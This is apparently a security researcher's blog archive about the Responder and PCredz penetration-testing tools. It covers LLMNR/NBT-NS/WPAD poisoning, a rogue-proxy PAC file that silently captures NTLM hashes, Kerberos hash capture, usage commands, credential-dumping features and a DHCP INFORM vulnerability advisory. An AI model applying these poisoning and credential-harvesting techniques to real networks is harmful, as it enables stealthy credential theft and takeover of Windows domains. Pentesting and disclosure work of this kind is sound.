Sunday, September 11, 2016

Introducing Proxy Auth on Responder 2.3.2

Few days ago mubix submitted a feature request on Responder repository
I liked the idea and I started working on it. The concept was to force authentication while a victim would use the WPAD proxy server, but then comes the question: Why would you auth someone on the proxy while you used the option -F to force authentication for wpad.dat file retrieval?

Why not letting anyone get that wpad.dat configuration file for free, no authentication and then use another proxy server (not the wpad server) to force authentication, so Responder doesn't send an HTTP 401 response, but a 407 Proxy Authentication Required and then ditch the connection.

Thanks to PAC files, you can set fail-over proxy servers:

function FindProxyForURL(url, host)
{
if ((host == "localhost") || shExpMatch(host, "localhost.*") ||(host == "127.0.0.1") || isPlainHostName(host))
   return "DIRECT";

if (dnsDomainIs(host, "RespProxySrv")||shExpMatch(host, "(*.RespProxySrv|RespProxySrv)"))
   return "DIRECT";

return 'PROXY 10.10.100.10:3128; PROXY 10.10.100.20:3141; DIRECT';
}

The last line means: 

If the proxy server 10.10.100.10:3128 fails, then use this one: 10.10.100.20:3141 and if both fails, use a direct connection to the intranet or internet.

Using this functionality, we can make sure the WPAD server is not working -by not using the -w option- then any workstation using our PAC file will:
  • Connect to 10.10.100.10:3128 and send a request with URL, cookies, headers.
  • The Auth-Proxy module will respond with a 407 and request credentials.
  • The workstation will transparently send its encrypted NTLMv1/NTLMv2 credentials and will get a TCP Reset from the proxy server right after that.
  • This is done by using SO_LINGER which will send a RST as soon as close() is called, faking a proxy server failure.
  • The workstation will then attempt the second proxy server 10.10.100.20:3141 which is offline.
  • Finally the workstation will connect to the internet directly.

The user behind his desk using Internet Explorer has seen nothing and has internet access, we get his NTLM credentials.

This attack is highly effective and is included in the latest version 2.3.2:

https://github.com/lgandx/Responder/

This video demonstrates the concept on a 2012R2 PDC with default settings, someone simply open IE, Responder gets the credentials transparently, no password prompt:


Wednesday, September 30, 2015

Demistifying Responder WPAD Authentication module:

One of the most successful modules in Responder is the WPAD server.

The WPAD functionality can be boiled down this way, there's two issues:
  • WPAD MITM: Anyone on an ISP (like qc.ca) plugged direcly into the modem (WAN), and therefore on the internet, will be vulnerable if someone creates a wpad.qc.ca domain and serve a wpad.dat file to the people looking for it.
  The Web Proxy Autodiscovery Protocol is looking for WPAD.domain.name by default, if there's no answer then it will fall back to Multicast LLMNR and if that fails it will go to broadcast NBT-NS.
  •  WPAD file retrieval: Responder is exploiting the fact that in the Web Proxy Autodiscovery Protocol, HTTP authentication is allowed and supported. Therefore if a workstation is looking for "WPAD" via LLMNR or NBT-NS and someone answers it (multicast/broadcast) using a rogue HTTP authentication server, that workstation will send transparently its sets of credentials.
If a workstation boots up, the machine credentials will be sent. If a user opens up IE on that workstation, Responder will get the encrypted sets of credentials transparently, with obviously no user interaction and no logs. Therefore, no logs no crime, right?
What I just described is the stealthiest way of exploiting and getting encrypted sets of credentials on any workstations ranging from Windows 2000 to 2012R2.

Monday, June 9, 2014

Responder v2.0.9

Responder is an Active Directory/Windows environment takeover tool suite that can stealthily take over any default active directory environment (including Windows 2012) in minutes or hours. Most of the attacks in this tool are hard to detect and are highly successful.

Responder attacks 5 Windows core protocols:
 - LLMNR Poisoning (Windows >=vista).
 - Netbios Name Service Poisoning (NBT-NS poisoning, any by default).
 - WPAD (Any by default).
 - ICMP Redirect (Windows <=2003/XP).
 - DHCP INFORM (Windows <=2003/XP) and ability to perform normal DHCP attacks (Linux, OSX, Windows) [unicast answer].

An extra protocol has been added, for OSX and Linux distributions using avahi: MDNS (Linux, Apple, any .local)

When exploiting these protocol flaws, Responder has its own rogue servers listening:
- SMB Auth server. Supports NTLMv1, NTLMv2 hashes with Extended Security NTLMSSP by default. Successfully tested from Windows 95 to Server 2012 RC, Samba and Mac OSX Lion. Clear text password is supported for NT4, and LM hashing downgrade when the --lm option is set. This functionality is enabled by default when the tool is launched.

- MSSQL Auth server. In order to redirect SQL Authentication to this tool, you will need to set the option -r (NBT-NS queries for SQL Server lookup are using the Workstation Service name suffix) for systems older than windows Vista (LLMNR will be used for Vista and higher). This server supports NTLMv1, LMv2 hashes. This functionality was successfully tested on Windows SQL Server 2005 & 2008.

- HTTP Auth server. In order to redirect HTTP Authentication to this tool, you will need to set the option -r for Windows versions older than Vista (NBT-NS queries for HTTP server lookup are sent using the Workstation Service name suffix). For Vista and higher, LLMNR will be used. This server supports NTLMv1, NTLMv2 hashes and Basic Authentication. This server was successfully tested on IE 6 to IE 10, Firefox, Chrome, Safari. Note: This module also works for WebDav NTLM authentication issued from Windows WebDav clients (WebClient). You can also send your custom files to a victim.

- HTTPS Auth server. In order to redirect HTTPS Authentication to this tool, you will need  to set the -r option for Windows versions older than Vista (NBT-NS queries for HTTP server lookups are sent using the Workstation Service  name suffix). For Vista and higher, LLMNR will be used. This server supports NTLMv1, NTLMv2, and Basic Authentication. This server was successfully tested on IE 6 to IE 10, Firefox, Chrome, and Safari. The folder Cert/ was added. It containa 2 default keys, including a dummy private key. This is intentional. The purpose is to have Responder working out of the box. A script was added in case you need to generate your own self signed key pair.

- LDAP Auth server. In order to redirect LDAP Authentication to this tool, you will need to set the option -r for Windows versions older than Vista (NBT-NS queries for HTTP server lookup are sent using the Workstation Service name suffix). For Vista and higher, LLMNR will be used. This server supports NTLMSSP hashes and Simple Authentication (clear text authentication). This server was successfully tested on Windows Support tool "ldp" and LdapAdmin.

- FTP Auth server. This module will collect FTP clear text credentials.

- Kerberos v5 pre-auth server.

- Small DNS server. This server will answer type A queries. This is really handy when it's combined with ARP spoofing, ICMP Redirect, DHCP INFORM.

- WPAD rogue transparent proxy server. This module will capture all HTTP requests from anyone launching Internet Explorer on the network. This module is highly effective. You can send your custom PAC script to a victim and inject HTML into the server's responses. See Responder.conf.

- Analyze mode: This module allows you to see NBT-NS, BROWSER and LLMNR requests between systems without poisoning any requests. You can also map domains, MSSQL servers, workstations passively and also see if ICMP Redirects attacks are plausible on your subnet. No port scans.

- POP3 auth server. This module will collect POP3 plaintext credentials

- SMTP auth server. This module will collect PLAIN/LOGIN clear text credentials.

- IMAP auth server.

Responder also lets you:

- Customizes your penetration test via Responder.conf.
- Responds to specific in-scope Netbios/LLMNR names.
- Responds to specific in-scope ip addresses.
- Injects SMB share pictures into WPAD responses.
- Replaces requested .exe files with your own, but shown as the original one requested.
- Replaces any requested page with your custom html page, exe file, etc (S-E).
- Set you custom NETNTLM Challenge.

- Logs all its activity to a file: Responder-Session.log.
- All hashes are printed to stdout and dumped in an unique hashcat compliant file using this format: (SMB or MSSQL or HTTP)-(ntlm-v1 or v2 or clear-text)-Client_IP.txt. The file will be located in the current folder.
- When the option -f is set, Responder will fingerprint every host that issued an LLMNR/NBT-NS query. All capture modules still work while in fingerprint mode.

Usage example:
./Responder.py -i Your_IP_Address -rvF
MUse NBT-NS workstation redirects, be verbose, force WPAD file retrieval authentication

./Responder.py -i Your_IP_Address -A
Analyze mode shows NBT-NS/LLMNR/MDNS queries without responding and finds all MSSQL servers, Workstations, Domains, prints if you can ICMP-Redirect on the subnet. Passive reconnaissance at its best. No port scan, map a network within minutes.

Github:
https://github.com/Spiderlabs/Responder

More info:
- https://github.com/SpiderLabs/Responder/blob/master/README.md
- http://blog.spiderlabs.com/2012/10/introducing-responder-10.html
- http://blog.spiderlabs.com/2013/01/owning-windows-networks-with-responder-17.html
- http://blog.spiderlabs.com/2013/02/owning-windows-network-with-responder-part-2.html
- http://blog.spiderlabs.com/2014/02/responder-20-owning-windows-networks-part-3.html

Twitter:
- https://twitter.com/PythonResponder

Saturday, June 7, 2014

More on PCredz..

Pcredz was designed to dump useful information on the fly, from a pcap file or from a pcap directory.
Unlike tools like, for example Breachprobe, Pcredz is highly effective and fast just to meet your pentest needs.

What Pcredz does right now from a live interface or pcap file: 
  • Identify Card Holder Data (CHD) on any port.
  • Dump NTLMv1/v2 (DCE-RPC,SMBv1/2,LDAP,MSSQL,HTTP,etc) hashes on any protocol and port.
  • Dump Kerberos (AS-REQ Pre-Auth etype 23) hashes (TCP/UDP 88).
  • Dump HTTP Basic (any port).
  • Dump POP credentials.
  • Dump SMTP credentials.
  • Dump IMAP credentials.
  • Dump SNMP community strings.
  • Dump FTP credentials.
All hashes are displayed in hashcat format (use -m 7500 for kerberos, -m 5500 for NTLMv1, -m 5600 for NTLMv2).
All credentials are logged to a file (CredentialDump-Session.log).

Pcredz was designed to be highly efficient, specifically with ARP poisoning attacks.
More details and download link:
Github: https://github.com/lgandx/PCredz/

Wednesday, May 28, 2014

Microsoft DHCP INFORM Configuration Overwrite

Title:           Microsoft DHCP INFORM Configuration Overwrite
Version:         1.0
Issue type:      Protocol Security Flaw
Affected vendor: Microsoft
Release date:    28/05/2014
Discovered by:   Laurent Gaffié
Advisory by:     Laurent Gaffié
Issue status:    Patch not available
==============================
=================================================

Summary
-------

A vulnerability in Windows DHCP (http://www.ietf.org/rfc/rfc2131.txt) was found on Windows OS versions
ranging from Windows 2000 through to Windows server 2003.  This vulnerability allows an attacker to remotely
overwrite DNS, Gateway, IP Addresses, routing, WINS server, WPAD, and server configuration with no user
interaction. Successful exploitation of this issue will result in a remote network configuration
overwrite. Microsoft acknowledged the issue but has indicated no plans to publish a patch to resolve it.


Technical details
-----------------

Windows 2003/XP machines are sending periodic DHCP INFORM requests and are not checking if the DHCP INFORM answer (DHCP ACK) is from the registered DHCP server/relay-server. Any local system may respond to these requests and overwrite a Windows 2003/XP network configuration by sending a properly formatted unicast reply.

Impact
------

Successful attempts will overwrite DNS, WPAD, WINS, gateway, and/or routing settings on the target system.

Affected products
-----------------

Windows:
- 2000
- XP
- 2003

Proof of concept
----------------
The DHCP.py utility found within the Responder toolkit can be used to exploit this vulnerability.

git clone https://github.com/Spiderlabs/Responder

Solution
--------
Set a DWORD registry key "UseInform" to "0" in each subfolder found in HKLM\SYSTEM\CCS\Services\TCP\Interfaces\

Response timeline
-----------------
* 18/04/2014 - Vendor notified.
* 18/04/2014 - Vendor acknowledges the advisory ( [MSRC]0050886 )
* 18/04/2014 - Suggested to vendor to run Responder on a A-D environment while looking at the DHCP issue for education purposes. Since multiple attempts were
               made to have them be aware that any A-D environment by default is vulnerable if Responder is running on the subnet. Also, MSRC was asked what
               code change made this DHCP INFORM issue different on Windows Vista than Windows Server 2003.
* 21/04/2014 - MSRC answers with an automated response.
* 08/05/2014 - Request for a reply.
* 14/05/2014 - MSRC reply and refuses to share their view on the code change, however they mention that 'The product team is investigating whether the RFC for
               a DHCPINFORM message is properly implemented'.
* 14/05/2014 - An email was sent to notify MSRC that no code change was requested, but the logic behind it. Also, MSRC was asked if they were successful with
               Responder.
* 16/05/2014 - MSRC closes [MSRC]0050886 and doesn't provide any info on if they were successful with Responder in their environment.


References
----------
* Responder: https://github.com/Spiderlabs/Responder
* https://twitter.com/PythonResponder
* http://blog.spiderlabs.com/2014/02/responder-20-owning-windows-networks-part-3.html

Wednesday, April 9, 2014

Breaking MSFT Kerberos With Responder

I've been working on a way to get MS Kerberos v5 hashes via the Browser protocol automatically with no user interaction on a given network.
(click on the pics if they don't display correctly).

Often you see these requests in wireshark on an internal penetration test:


So I came up with a tool that automates kerberos' connection for these:


Which shows up like this in Wireshark:


Here's how the attack works :
1) Poison a NBT-NS lookup on the domain controller service, wait for a SamLogonRequest, answer with a LogonSAMUserUnknownEX then wait for a LogonPrimaryQuery and answer with a LogonSAMUserUnknownEX.
2) Setup a smb server which responds to a NegotiateProtocolRequest with the supported mech list set as kerberos:
 
and wait for the Kerberos AS-REQ on UDP 88.

Responder will then take care of the hash parsing and formating:


 And will make it ready for hashcat (-m 7500):

This will be included in the next release of Responder (https://github.com/Spiderlabs/Responder)

Game over MSKerberosV5.


Tuesday, April 8, 2014

Introducing PCredz

PCredz was built to extract credentials from large pcap files or from a live interface.

Stats:

Stats on juicy pcap files:
- 30 mo pcap file : 15s
- 500mo pcap file: 1.5 minutes
- 2 Go pcap file: 7 minutes.

Features:

  • Extract from a pcap file or from a live interface:
    • Credit card numbers
    • POP
    • SMTP
    • IMAP
    • SNMP community string
    • FTP
    • HTTP Basic
    • NTLMv1/v2 (DCE-RPC,SMBv1/2,LDAP, MSSQL, HTTP, etc)
    • Kerberos (AS-REQ Pre-Auth etype 2#) hashes.
  • All hashes are displayed in a hashcat format (use -m 7500 for kerberos, -m 5500 for NTLMv1, -m 5600 for NTLMv2).
  • Log all credentials to a file (CredentialDump-Session.log).

Install:

  • Linux:
On a debian based OS: apt-get install python-libpcap
  • Os X and other distributions:
wget http://downloads.sourceforge.net/project/pylibpcap/pylibpcap/0.6.4/pylibpcap-0.6.4.tar.g
tar xvf pylibpcap-0.6.4.tar.gz
cd pylibpcap-0.6.4
python setup.py install

Usage:

./Pcredz -f file-to-parse.pcap
./Pcredz -d /tmp/pcap-directory-to-parse/
./Pcredz -i eth0
Options:
-h, --help show this help message and exit
-f capture.pcap Pcap file to parse
-d /home/pnt/pcap/ Pcap directory to parse recursivly
-i eth0 interface for live capture
-v More verbose.


You can download PCredz here:
https://github.com/lgandx/PCredz


Sunday, January 5, 2014

thoughts on NSA and our future

NSA recent disclosures, makes the paranoid not so paranoid after all.

We confirmed, that they will listen on your call, your internet session, etc, particularly if you're a foreigner; me and you.

The whole current B.S is about "So what you're doing, is U.S constitutionally compliant ?" and everyone knows, if you're asking the question at the first place, it's probably because it is not and so people focus on having the U.S intelligence community to stop doing this. This might take a while doh...

What will happens after restriction applies (if it does) :

- NSA will act upon their new interpretation on the word "Spying" and will gather the same kind of data, in a different way, since it is presented in a different way.
- If they can't, they will reach and use their CSEC friends or any five eyes friends and get that data since it was collected as normal spying operation from a foreign gov, but since they are friendly, they share the info and then it is not collected by the NSA but acquired.

Oath Of Office:

Oaths of office are a statement of loyalty to a constitution or other legal text or to a person or other office-holder (e.g., an oath to support the constitution of the state, or of loyalty to the king). Under the laws of a state it may be considered treason or a high crime to betray a sworn oath of office.
If you expose wrongdoing done by your gov, which is against the constitution, it should be seeing as Oath right of disclosure, in order to protect the constitution.
See : http://en.wikipedia.org/wiki/Oath_of_office 

 
So what are your options ?
You should encrypt everything you do.

That simple. Don't wait for U.S congress to say "The way you defined it, it is illegal".
Move on and encrypt your communications right now.
The justice system, in the US and mostly around the world, works on a double standard and when it's time to have privacy, you don't have a word to say, or if you prefer your words will be listen.
Your pick on how you want to behave online.

Monday, December 30, 2013

Responder 2.0 is out

A quick blog post to let you know that Responder 2.0 Beta is out:
 - https://github.com/Spiderlabs/Responder

This version includes several new rogue auth servers, SMB Relay and much much more.

If you enjoy internal pentests, stay tuned on http://blog.spiderlabs.com, a complete blog post will be detailing all new functionalities and some actual Responder wushu.

Happy new year all.

Wednesday, February 6, 2013

Some fun with Responder 1.8

I've made a short video on Responder 1.8 usage and examples.

This video can be found here: http://www.youtube.com/watch?v=nkpK5lIPHg8

Note that on the latest version, when you open IE * you wont get any password prompt for WPAD (not like in this video) and your browser will send your NTLM hashes along transparently.

As always, latest version can be found here: https://github.com/SpiderLabs/Responder/

Cheers

Thursday, January 24, 2013

Owning Windows Networks with Responder 1.7

Full post and download link can be found here :

http://blog.spiderlabs.com/2013/01/owning-windows-networks-with-responder-17.html

Wednesday, October 24, 2012

Introducing Responder 1.0

I recently released a LLMNR/NBT-NS responder with several rogue auth servers.

Full details about this tool and download link can be found here : http://blog.spiderlabs.com/2012/10/introducing-responder-10.html